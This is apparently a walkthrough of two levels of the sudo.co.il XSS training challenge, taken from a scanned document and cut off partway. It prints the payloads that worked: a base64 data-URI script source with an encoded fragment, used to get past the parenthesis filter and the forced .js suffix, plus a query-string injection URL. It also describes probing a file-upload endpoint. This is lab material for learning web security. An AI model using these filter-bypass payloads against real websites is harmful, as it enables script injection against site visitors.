
To make this happen, make sure that you can change
 ...
to PWNED!

<!--use your head and not automatic scanners like burp.. it will not help-->
<script type="text/javascript" async="" src="https://www.googletagmanager.com/gtag/js?id=G-8S7MMPCHJR&cx=c&_slc=1"></script>
<script async="" src="//www.google-analytics.com/analytics.js"></script>
<script src="analytics.js"></script>
<script src="http://sudo.co.il/xss/asdfn0c.js"></script>
<iframe style="border: 1px solid gray;width: 50%;" src="http://untrusted.sudo.co.il/iframe2.php?p=%27%3Bm%3Datob%60PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4p%60%2F%2F"> ... </iframe>

html
body

Level 14

In this level, we were given two payloads to work with: js and p. The js payload was inserted into the src attribute of a script tag, while the p payload didn't seem to affect anything. The page also returned a 404 error, meaning the file it tried to load could not be found.



Our first idea was to place the alert command directly inside the `src` attribute using the `js` payload (payload 14.1). We did not use the `p` payload since it didn't seem to affect anything.

However, the website stripped out all parentheses and automatically added `.js` to the value in the `src` attribute. The final loading format is:


```
<script src="{js}.js"></script>
```

Our next method had to fix two problems: the site blocking parentheses and the automatic `.js` added at the end of the script. To bypass the first issue, we encoded the command as a Base64 data URI:

- Original text: `alert(document.domain)`
- Base64: `YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ==`


Because the website returned a 404 error, we assumed that the script loader was trying to fetch the file from the server. To avoid this, we used the # symbol, which is a fragment identifier. Anything after # is not sent to the server and is only processed by the browser, letting us bypass the `.js` loading problem. This led us to the next payload :

```
data:text/javascript;base64,YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ==#
```




It looked like the website removed our # symbol and returned an invalid URL error. To work around this, we tried encoding the # symbol in URL format, assuming the site would decode it before making the GET request and only send the part before it. The payload we used was:

```
data:text/javascript;base64,YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ==%23
```




Level 15


In this level, we started with two parameters named se and p that are loaded into the src attribute of a script tag (line 4) and the variable try_harder (line 13) respectively.




So we tried injecting this payload:
http://www.sudo.co.il/xss/level15.php?se=%3Ealert(document.domain);//&p=%22;alert(document.domain);//




The page showed that neither parameter was being loaded into the site, which suggested there might be a validation step blocking them. To test this idea, we checked whether the page would load the parameters if they included special characters.
Here are injection se as abc and p as 123




And here, we test the special character se as (se) and p as 123”; :




The results confirmed our assumption that the site was validating special characters. After that, we shifted our attention to the API response, because the se parameter is used directly as the name of the JavaScript file that the code on line 4 tries to load.




Looking back at the previous payload, the website tried to load the file JakrapatAPI.js, but the server returned a 404 error. From this, we assumed the server was still reachable and might contain other files we could access. So our next step was to check the request URL: http://untrusted.sudo.co.il/js/.




At the server URL, we found multiple JavaScript files with different code inside them. While browsing through the list, we came across an `upload.php` file, which we thought might handle uploading JavaScript files. However, when we tried to open it directly, it didn't show any code, as seen in the screenshot below.




Our next hypothesis was that this file is meant to be used as the API endpoint for uploading files, so we created a JavaScript file containing the alert command:



